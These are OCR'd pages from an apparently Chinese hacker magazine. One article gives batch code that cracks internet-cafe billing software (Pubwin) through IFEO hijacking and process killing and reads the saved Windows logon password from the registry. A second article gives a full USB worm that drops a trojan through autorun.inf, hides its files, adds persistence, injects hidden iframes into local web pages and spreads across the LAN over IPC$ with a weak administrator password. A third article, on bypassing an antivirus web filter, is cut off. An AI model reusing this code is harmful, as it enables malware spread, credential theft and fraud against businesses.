


图 4

原来 Pubwin 是利用这个启动自己的，这个启动项也被某些病毒利用，隐蔽性很高。不管它是怎么启动，我们都有办法禁止它。

首先来把摩根和 Pubwin 的启动项禁止吧！代码如下：

```
reg delete HKLM\SOFTWARE\Microsoft\Windows \CurrentVersion\Run /va /f
reg delete HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /va /f
reg delete HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /va /f
```

这样就把 RUN 的启动项删除掉了。**提示：reg delete 是删除注册表项的命令**，具体用法如下：

```
REG DELETE KeyName [/v ValueName | /ve | /va] [/f]

        KeyName    [\\Machine\]FullKey
        Machine  远程机器名 — 忽略当前机器的默认值
        远程机器上只有 HKLM 和 HKU
         FullKey   ROOTKEY\SubKey
         ROOTKEY  [ HKLM | HKCU | HKCR | HKU | HKCC ]
        SubKey    所选 ROOTKEY 下的注册表项的全名
         ValueName   所选项下的要删除的值的名称
        省略时，该项下的所有子项和值都会被删除
  /ve       删除空白值名称<no name>的值
  /va       删除该项下的所有值
  /f        不用提示就强行删除

例如：
REG DELETE HKLM\Software\MyCo\MyApp\Timeout，表示删除注册表项 Timeout 及其所有子项和值；
REG DELETE \\ZODIAC\HKLM\Software\MyCo /v MTU，表示删除 ZODIAC 上 MyCo 下的注册表项 MTU。
```

下面是删除 Pubwin 启动的代码：

```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE \Microsoft\Windows NT\CurrentVersion\Winlogon" /v "Userinit" /d "C:\WINDOWS\system32\userinit.exe" /f
```

这个命令的意思是建立一个注册表项，如果已经建立就进行替换。

reg add 的用法如下：

```
REG ADD KeyName [/v ValueName | /ve] [/t Type] [/s Separator] [/d Data] [/f]
  KeyName   [\\Machine\]FullKey
        远程机器的机器名 — 忽略默认到当前机器。
        远程机器上只有 HKLM 和 HKU。
        FullKey  ROOTKEY\SubKey
        ROOTKEY  [ HKLM | HKCU | HKCR | HKU | HKCC ]
       SubKey   所选 ROOTKEY 下注册表项的完整名
  /v     所选项之下要添加的值名
  /ve    为注册表项添加空白值名<无名称>
  /t     RegKey 数据类型
       [ REG_SZ    | REG_MULTI_SZ  | REG_DWORD_BIG_ENDIAN    |
       REG_DWORD | REG_BINARY    | REG_DWORD_LITTLE_ENDIAN |
       REG_NONE  | REG_EXPAND_SZ ]
       如果忽略，则采用 REG_SZ
 /s    指定一个在 REG_MULTI_SZ 数据字符串中用作分隔符的字符
       如果忽略，则将 "\0" 用作分隔符
 /d    要分配给添加的注册表 ValueName 的数据
  /f    不用提示就强行改写现有注册表项

例如：
REG ADD \\ABC\HKLM\Software\MyCo，表示添加远程机器 ABC 上的一个注册表项 HKLM\Software\MyCo；
REG ADD HKLM\Software\MyCo /v Data /t REG_BINARY /d fe340ead，表示添加一个值(名称：Data，类型：REG_BINARY，数据：fe340ead)
REG ADD HKLM\Software\MyCo /v MRU /t REG_MULTI_SZ /d fax\0mail，表示添加一个值(名称：MRU，类型：REG_MUTLI_SZ，数据：fax\0mail\0\0)
REG ADD HKLM\Software\MyCo /v Path /t REG_EXPAND_SZ /d %%systemroot%%，表示添加一个值(名称：Path，类型：REG_EXPAND_SZ，数据：%systemroot%)
注意：在扩充字符串中使用双百分比符号( %% )
```

除了删除上面的启动项之外，还得把其它启动项删除掉，因为有些安全软件是保护收费软件的，如果我们把收费软件的进程禁止启动的话，它们就会重新启动电脑，所以我们一定也要把它们干掉。

一般这些软件都是利用下面的启动项来启动自身的：

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
C:\Documents and Settings\All Users\「开始」菜单\程序\启动\
C:\Documents and Settings\Default User\「开始」菜单\程序\启动\
%userprofile%\「开始」菜单\程序\启动\
```

这样，我们的批处理代码如下：

```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\ Microsoft\Windows NT\CurrentVersion\Winlogon" /v "Userinit" /d "C:\WINDOWS\system32\userinit.exe" /f
reg delete HKLM\SOFTWARE\Microsoft\Windows\ CurrentVersion\Run /va /f
reg delete HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /va /f
reg delete HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /va /f
del "C:\Documents and Settings\All Users\「开始」菜单\程序\启动\*.*" /q /f
del "C:\Documents and Settings\Default User\「开始」菜单\程序\启动\*.*" /q /f
del "%userprofile%\「开始」菜单\程序\启动\*.*" /q /f
```

这里值得一提的是，有些安全软件是用驱动保护或者多进程的，比如火狐，其自带的进程保护软件是双进程的，我们可以从图1中看到，有left.exe和right.exe两个进程，这两个进程就保护着软件主程序的进程，如果主程序的进程被禁止了，它就会自动重新启动。它们的自身保护能力也很强，当你把left.exe进程结束了，right.exe会自动重新打开left.exe的。

对付这些程序我们就要利用注册表的镜像劫持功能了，其实这个技术最早是被病毒利用于禁止安全软件运行的。中了病毒的朋友经常会遇到杀毒软件不能运行的情况，就是利用了这个技术。

> 所谓的镜像劫持（IFEO）就是Image File Execution Options，位于注册表HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options。

说简单一点，譬如你想运行QQ.EXE，结果运行的却是BB.EXE，也就是说QQ.EXE被BB.EXE劫持了，因为它通过注册表把QQ.EXE的路径重定向了。现在我们也利用这个方法来把火狐干掉，请看以下命令：

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\left.exe" /v Debugger /t REG_SZ /d 无情免疫 /f >nul 2>nul
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\right.exe" /v Debugger /t REG_SZ /d 无情免疫 /f >nul 2>nul
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\FIREFOX.exe" /v Debugger /t REG_SZ /d 无情免疫 /f >nul 2>nul
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\snss.exe" /v Debugger /t REG_SZ /d 无情免疫 /f >nul 2>nul
taskkill /f /im left.exe /t
taskkill /f /im right.exe /t
taskkill /f /im snss.exe /t
taskkill /f /im FIREFOX.exe /t
```

现在我们把上面的代码加起来保存为批处理文件运行，就是先建立镜像劫持再结束进程，这样火狐就不能再运行了，并且把Pubwin2007和摩根实名登记软件也禁止启动。

接着进行注销一下就能免费上网了，但是有的网吧系统注销需要输入密码，没有密码我们怎么办呢？不用怕！没有密码就问Pubwin2007要啊，它会告诉你的。




图5

我们打开注册表HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon这项看看，如图5。

不知道大家有没有发现DefaultPassword和DefaultUserName这两个子项呢？它们里面的值正是我们要找的系统密码跟当前用户名。我们用批处理来获取它们的值吧，代码如下：

```
echo 管理员账号：%username% > ep.txt
rem 获取当前管理员账号，使用了变量%username%。它的意思是本地返回当前登录的用户的名称，并且将%username%写入ep.txt
echo. >> ep.txt
rem 空出一行，意思就是写一行空白行到ep.txt，目的是为了美观，呵呵。
for /f "tokens=3" %%i in ('reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /s|find "DefaultPassword"') do echo 管理员密码：%%i >>ep.txt
rem 这里是读取HKEY_LOCAL_MACHINE\SOFTWARE\ Microsoft\Windows NT\CurrentVersion\Winlogon下面DefaultPassword的数值，就是我们要找的系统密码了。
```

好了，有了密码我们就能注销了，嘿嘿。但是部分网吧也把“注销”这个禁止了，真郁闷呢！不过我们可以直接用**shutdown -l**命令注销。

好了，现在我们来测试一下。我测试时用管理员身份登录，直接运行上面写的程序能达到破解的效果，但是用会员卡登录后再破解的话，某些版本会破解不成功了，因为有驱动的保护。PUBWIN2007的驱动名称是genfs.sys，位于PUBWIN安装文件夹里面，有兴趣的朋友可以继续完善这个程序。

[文章中提到的源代码以及相关工具已收录于本期光盘中]

编辑点评：

作者不但知道破解的原理，而且还能写出破解的程序，可见作者的功底很深了。文章里的镜像劫持技术用得恰到好处，没有触发保护进程！不过，光用批处理还是不太能够见效，要是写出程序出来，然后加以完善，能够在有驱动保护的情况下进行破解，那就更好了。

批处理之U盘病毒木马传播



图 冰风清源@高青一中

从本文你可以学到：
批处理知识的应用

本人一直自学编程，可是厚厚的C语言啃得我头昏眼花。哎，既然语言这么难学，难道就编不了程序？NO，我突然想到了批处理，即bat文件，嘿嘿，大家应该很熟悉吧！一直以来都是用别人的，只看见黑屏哗哗滚动，羡慕呀！现在我也来动手写一个！

一、事出有因

本人在07年自费80RMB买了个U盘，看过一篇文章是用VB编写病毒传播灰鸽子，可是第一次用那个程序去语文老师那里拷电影，没想到被“金山”给抓了！吓得我一想起来就冒冷汗！幸好老师太（我班对她的“敬称”）在我的三寸不烂之舌下说得没太在意，因为她比我还菜，哈哈。此后，就下定决心自己写一个！哼！^_^！

程序简介：

此批处理程序分2种用法：

> 1. love.exe文件与木马不捆绑，也就是在Copy段中单独调用copy将木马server.exe复制到C盘内并运行。前提是木马正常配置，即可以自动添加自

启动。

2、将批处理制作的程序 love.exe 与木马 server.exe 捆绑成一个，前提是木马的配置不要自动添加自启动。否则每次开机都随 love.exe 自启动一遍木马，那开机几十次后就有几十匹马在跑，不把人家逼得重装系统才怪呢！

批处理程序流程图如图 1，代码及相关解释如下：




图 1

REM 检测程序本身是否在c盘之中 //REM为注释语句，本批处理中用来对代码做区分。注意：它是可以不要滴！

:Start

if not exist %systemroot%\system32\love.exe GOTO Copy

GOTO Search

REM 向 c 盘内复制文件

:Copy

attrib -a -s -h %movedisk%\love.exe

attrib -a -s -h %movedisk%\server.exe rem 之所以加上这两句，是因为文件在加上这些属性后无法使用 copy 复制文件，即后面的动作！ - 是去除的意思，s 是系统属性，h 是隐藏属性，a 是只读属性。意思就是去除文件的只读、系统、隐藏属性。

copy love.exe %systemroot%\system32\ /y

copy server.exe %systemroot%\system32\ /y

start %systemroot%\system32\love.exe

start %systemroot%\system32\server.exe

attrib +s +h %movedisk%\love.exe

attrib +s +h %movedisk%\server.exe rem 将文件属性恢复为系统，隐藏。

Exit rem 退出该程序

REM 遍历所有驱动器，查找可移动磁盘

:Search

for %%a in (c d e f g h i j k l m n) do @fsutil fsinfo drivetype %%a:>>%systemroot%\yang.txt

rem for 是循环语句，它是批处理中的一大难点，到现在我还搞不太懂，大家在这部分要下苦功夫呀！ Fsutil 是可用于执行多种与 FAT 和 NTFS 文件系统相关的任务，加上 fsinfo 是为了列出所有驱动器的信息，再加上 drivetype 就是查询一个驱动器的类型。%%a 是个变量，这里分别将 c 到 n 的各个驱动器赋值给这个 %%a 了。>>是输出定向命令，>与>>都可以创建文件，写入信息。但不同的是>将会替换原有内容，而>>则在后面添加内容。

findstr /i "可移动驱动器" %systemroot%\yang.txt

rem findstr 是查找字符串的一个命令，用于查询 yang.txt 文件中以"可移动驱动器"为关键字的内容。这里的 /i 是不区分大小写用的参数。

if errorlevel==1 goto Start

if errorlevel==0 goto Ok

:Ok

for /f "tokens=1" %%a in ('findstr /i "可移动驱动器" %systemroot%\yang.txt') do @set movedisk=%%a

rem for 中的 tokens 简单地说就是作为分列，这里是分一列的意思。单引号需注意，加了单引号才表示 in 里面的语句。Set 是将变量 %%a 赋值为环境变量 movedisk，如果测出你的 I 盘是你的移动硬盘，那么 movedisk 就代表 I:\ 了。

del %systemroot%\yang.txt /q /f rem 删除临时文件

if exist %movedisk%\love.exe goto Next

goto Run

:Next

if exist %movedisk%\Autorun.inf goto Start rem 只有存在 love.exe 和 autorun.inf 文件时才返回到 Start。

goto Run

:Run

REM 向可移动磁盘内复制文件

copy %systemroot%\system32\love.exe %movedisk%\ /y

copy %systemroot%\system32\server.exe %movedisk%\ /y

rem 如果你想让 love.exe 与你的木马 server.exe 捆绑成一个文件，那要删除此行。

attrib +s +h %movedisk%\love.exe

attrib +s +h %movedisk%\server.exe

if exist %movedisk%\autorun.inf (attrib -a -s -h %movedisk%\autorun.inf

del %movedisk%\autorun.inf)

rem 如果移动硬盘已存在 autorun.inf 文件则删除，重建。

echo [AutoRun]>%movedisk%\Autorun.inf

echo shell\open\command=love.exe>>%movedisk%\Autorun.inf

echo shell\open= 打开(^&O)>>%movedisk%\Autorun.inf

echo shell\explore= 资源管理器(^&X)>>%movedisk%\Autorun.inf

rem echo 是输出命令，作用在于向移动硬盘里建有内容的 autorun.inf 文件。^ 符号是转义字符，表示让后面的 & 符号失去原有的意义。此处的 & 是加粗显示的用途。

attrib +s +h %movedisk%\Autorun.inf

REM 修改一下注册表键值，不显示隐藏文件

REG ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Fdder\Hidden\SHOWALL" /v "CheckedValue" /t REG_DWORD /d 0 /f

REM 添加注册表使自己自启动

REG ADD "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v REG_EXPAND_SZ /D "C:\WINDOWS\System32\love.exe" /f

rem REG ADD 是对注册表进行添加的操作。/v 后面跟的是项的名称，/t 后面跟的是数据类型，/f 表示操作为强制而不提示。

ping 127.1 -n 15

rem 由于批处理的致命弱点，无法驻留内存，所以需要每隔几秒扫描一次文件是否被删除。因为反复隔几秒的循环起来会狂占内存，这里用 ping 来拖延时间。15 表示次数，次数越多，循环时间越长。

GOTO Start

好了，到此想要的功能基本上完成了。当然，用批处理可以添加更多功能，比如本机网页挂马、局域网传播等，下面给出一些代码，可以添加到文件。当然不添加也可以，随便你，依据自己需要即可（适合自己的就是最好的！包括女朋友，o(∩_∩)o…哈哈）。

REM 自动对 htm、html 网页插入木马代码

For %%b in (c d e f g h I j k l m n) do (

If exist %%b:\nul(

For /f "tokens=*" %%c in ('dir /s/b/a-d %%b:*.htm') do (echo ^<iframe src= "http://………" width=" 0" height=" 0" border=" 0" ^>^</iframe^>>>" %%c")

))

REM 自动对 asp、aspx 网页插入网页木马代码

For %%b in (c d e f g h I j k l m n) do (

If exist %%b:\nul(

For /f "tokens=*" %%c in ('dir /s/b/a-d %%b:*.asp') do (echo ^<iframe src= "http://………" width=" 0" height=" 0" border=" 0" ^>^</iframe^>>>" %%c")

))

REM 局域网传播

For /f "tokens=2 delims=:" %%a in ('ipconfig ^|find /i "ip address"') do (set ip=%%a&&goto:Net) //这句是先执行 ipconfig 命令，然后查 ip address 字符，接着利用 tokens 分列来获取内网 ip 地址。

:Net

Set "ip=%ip: =%" //作用是将获取的 ip 前面的空格去掉。

For /f "tokens=1,2,3 delims=." %%b in("%ip%") do

(set ip1=1 call :chuan %%b %%c %%d %ip1%)

:chuan

Set ip= %1.%2.%3.%ip1%

Ping %ip% -n 1 w 1 |findstr /I "time<" && net user \\%ip%\ipc$ "123456" /user:"administrator" &&copy love.exe \\%ip%\admin$ && REG ADD \\%ip%\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v type /t REG_EXPAND_SZ /d "C:\WINDOWS\System32\love.exe" /f

rem ping 的 w 表示时间间隔，单位为毫秒，具体自己调整。& 与 && 区别在于，& 前面的语句即使失败后面还会继续执行，而 && 则不会继续执行，所以用&&，防止后面执行无用的语句。123456 是我们设的弱口令，administrator 是用户名，这两项都可以调用变量或字典，此处不作深究。

set /a ip1+=1

rem 将最后的 ip 段累加，每次累加 1，/a 表示后面为数字型。

if %ip1% lss 255 goto :chuan

rem 如果 ip 末尾小于 255，则继续循环，反之则跳出循环。

Exit

文件编写完了，为了不让它运行时有界面，我们用批处理潜行者做成 exe 文件，如图 2、图 3。




图 2

现在做好了就放到 U 盘里试验一下，将生成的 love.exe 和自己配置的木马 server.exe 放到根目录下，运行 love.exe，以后就不用管了。




图 3

总结：

由于批处理程序必定不同于用语言编写的程序，它在运行时是靠 cmd 命令窗口实现的，因此后台进程中会出现 cmd 进程，并且占用内存较大。但是基于本人水平太低，以及希望借此文章帮大家学习或回忆一下批处理的用法，就班门弄斧了！由于时间仓

瑞星卡卡不良网站访问防护绕过漏洞

图 爱无言

从本文你可以学到：
对如何突破卡卡进行挂马技术的研究

一般来说，我自己的电脑是不装什么杀毒软件的，因为做了一个 ghost 的镜像，就算中毒了也就一键恢复一下。可是我朋友的电脑就不是这样了，他安装了瑞星的一系列软件：杀毒软件、防火墙、卡卡，一个不差，一开机就得等上半天，并且发现升级后的瑞星好像有什么问题，杀毒软件和防火墙的进程在某些情况下忙得不可开交，cpu 占用率一直在 50% 到 80% 左右。最终，决定只用卡卡，把其它的都卸载掉，这项工作就交给我来完成了。

卸载过程很简单，至于卡卡，我上网看了看，竟然有个 6.0 的最新版，连忙下载回来进行安装，顺便试用一下卡卡的安全功能又有什么新的进步。通过使用，觉得吃惊于它的“功能之强大”，以“上网防护”一项为例，如图 1。



图 1

卡卡从三个方面来保证用户安全：不良网站访问防护、IE 防漏墙、木马下载拦截。看起来，卡卡确实将常见的网页木马的入口给堵死了，又限制、又拦截、又阻挡，其中“木马下载拦截”的解释是这样的：基于业界领先的反木马技术，拦截中毒电脑通过网络下载更多的病毒和盗号木马，有效遏制“木马群”等病毒的泛滥。

看了这句话，是不是感觉卡卡在做亡羊补牢的工作？同时，我也十分好奇这种“业界领先的反木马技术”，而且其中的“IE 防漏墙”并不完善，只要对网马的 shellcode 作一个调整就可以绕过这个保护。这回让我们来集中精力看看“不良网站访问防护”是不是真能起到“当您访问这些恶意网站时发出警报”的效果吧。

首先我们假设“http://192.168.0.1”这个网址为一个不良网址，打开卡卡，在“不良网站访问防护”一项中选择“自定义不良网站黑名单”，出现如图 2 的一个界面。

